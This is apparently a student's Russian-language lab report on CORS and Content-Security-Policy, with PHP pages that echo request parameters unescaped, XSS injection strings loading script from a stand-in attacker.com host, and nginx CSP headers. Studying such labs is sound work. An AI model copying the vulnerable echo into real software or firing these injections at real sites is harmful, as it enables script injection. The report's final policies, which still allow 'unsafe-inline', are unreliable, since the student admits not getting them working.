


Выполнил Мешечкин Д. Инфобез-2345

Задание 1: Открыть консоль браузера на **http://attacker.com** и запросить файл с **http://victim.com** с помощью XHR. Изучить реакцию браузера в консоли.

Один из файлов из ДЗ№5, для примера **2javascript.html** скопирую в файл **hw-6-1.html** и поменяю в нём **localhost** на **victim.com**

```
GNU nano 6.2 hw-6-1.html
<body>
<button onclick="xhrTest()">Push DAT Button AGAIN!!!</button>
<script>
function xhrTest() {
  var xhr = new XMLHttpRequest();
  xhr.open("GET", "http://victim.com/array.json",false);
  xhr.onload = function () {
    if (xhr.readyState == 4 && xhr.status == 200) {
      var sum = JSON.parse(xhr.responseText).summe.reduce((a,b) => a + b);
      alert(sum);
    }
    else alert(xhr.status + ': ' + xhr.statusText);
  }
  xhr.send();
}
</script>
</body>
```

В браузере **ДОЛЖНА** выполняться аналогичная программа запроса аналогично ДЗ№5 с просчётом суммы массива. Но не выполняется,



В момент прожатия кнопки и обращения на **victim.com/array.json** запрос был заблокирован "**Cross-Origin Request Blocked**" причина указана CORS header. Аналогичная ситуация происходит с **localhost** на **attacker.com/victim.com** и обратная с **victim.com** на **attacker.com**.

Задание 2/3/4/5/6: Примечание: домены **attacker.com** и **victim.com** должны резолвиться в **127.0.0.1**, конфиг **nginx** тоже должен отдавать все так, чтобы на начало задания работало оба алерта. ### Добавить данную политику CSP на сайте **http://victim.com**. Загрузить страницу **victim.com/csp.php?js=<script/src=//attacker.com/evil.js></script>**, посмотреть что произошло. Исправить политику CSP так, чтобы вредоносный код не выполнялся.

Файл **csp.php**

```
<body>
  <h3>Whatever _malicious_ you inserted shouldn't be executed!</h3>
  <?php echo $_GET["js"]; ?>
  <h3>But legitimate code still should execute</h3>
  <script src="http://victim.com/some.js"></script>
</body>
```

Политика CSP Content-Security-Policy: default-src 'none'; script-src 'unsafe-inline' http:

Файл **some.js** `alert("I'm legitimate!")`

Файл **evil.js** `alert("I'm evil!")`

Создаю файлы **csp.php**, **some.js**, **evil.js**, исправляю **/etc/nginx/sites-enabled/default**

```
GNU nano 6.2 csp.php
<body>
  <h3>Whatever _malicious_ you inserted shouldn't be executed!</h3>
  <?php echo $_GET["js"];?>
  <h3>But legitimate code still should execute</h3>
  <script src="http://victim.com/some.js"></script>
</body>

GNU nano 6.2 some.js
alert("I'm legitimate!");

GNU nano 6.2 evil.js
alert("I m EVIL!!!");

root@meshd: /var/www/html x root@meshd: /etc/nginx/sites-enabled x
GNU nano 6.2 default
root /var/www/html;

# Add index.php to the list if you are using PHP
index index.html index.htm index.nginx-debian.html;

server_name _;


location / {
    # First attempt to serve request as file, then
    # as directory, then fall back to displaying a 404.
    add_header Content-Security-Policy "default-src 'none'; script-src 'unsafe-inline' http:;";
    try_files $uri $uri/ =404;
}

# pass PHP scripts to FastCGI server
```

При данных условиях (возможно где-то я ошибся и не понял корректно) выполняется загрузка файла **csp.php** при запросе в браузере **victim.com/csp.php?js=<script/src=//attacker.com/evil.js></script>**. Да, попытался обновить страницу, понять что происходит, ну если уж так реагирует, пусть так.

На этом моменте реально не хватает реального и более подробного объяснения от преподавателя, а не вот этих скучных данных, что дают в методичке. Да, видео по большому счёту бесполезно, ибо полностью дублирует методичку.

На данном моменте приходит осознание, что где-то что-то делаю не верно. Мне кажется, что в данной ситуации должен выполняться алерт из "evil.js", после изменения в sites-enabled должен выполняться только some.js.



Привожу default nginx до подобного вида. В идеале должно выполняться таким образом, как описал выше. Но что могло пойти не так? ВСЁ, впрочем ничего нового.

```
GNU nano 6.2 default
# Add index.php to the list if you are using PHP
index index.html index.htm index.nginx-debian.html;

server_name _;

location / {
    # First attempt to serve request as file, then
    # as directory, then fall back to displaying a 404.
    add_header Content-Security-Policy "default-src 'self'; script-src 'self';";
    try_files $uri $uri/ =404;
}
```

Задание 7/8: Не дать вредоносному коду **http://victim.com/hw-6-3.php?**

name=<script>alert("hacked")</script> выполниться на странице **http://victim.com/hw-6-3.php** (представлена ниже) с помощью политики CSP (написать политику CSP). Легитимный код при это должен выполняться.

Страница **hw-6-3.php**

```
<body>
  <h3>Whatever _malicious_ you inserted shouldn't be executed!</h3>
    <?php echo $_GET["name"]; ?>
  <h3>But legitimate code still should execute</h3>
    <script src="http://victim.com/some.js"></script>
    <script src="http://sub.victim.com/some.js"></script>
</body>
```


Создаётся файл **hw-6-3.php** в директории **/var/www/html/**, файл **some.js** используется из прошлого задания.



```
GNU nano 6.2 hw-6-3.php
body>
<h3>Whatever _malicious_ you inserted shouldn't be executed!</h3>
  <?php echo $_GET["name"]; ?>
<h3>But legitimate code still should execute</h3>
  <script src="http://victim.com/some.js"></script>
  <script src="http://sub.victim.com/some.js"></script>

GNU nano 6.2 some.js
alert("I'm legitimate!");
```

При попытке каким-то образом взаимодействовать с сайтом **victim.com/hw-6-3.php** происходит та же самая невнятная ситуация с скачиванием полного кода **php** с страницы. В любом случае, политика CSP должна принимать вид



```
GNU nano 6.2 default *
location / {
    # First attempt to serve request as file, then
    # as directory, then fall back to displaying a 404.
    add_header Content-Security-Policy "default-src 'self' *.victim.com; script-src 'unsafe-inline'";
```

При попытке что-то выполнить на странице задания происходит ситуация аналогичная предыдущим попыткам. По предположениям и тому, до чего получилось доковыряться в сети в формате **"default-src 'self' *.victim.com"** политика будет позволять выполнять запросы с **victim.com** и его сабдоменов. Не позволяя выполнять **php** запрос **GET** и выполнение скрипта из строки браузера.

Каким образом починить данную проблему - не понял. Выходной прошёл "успешно".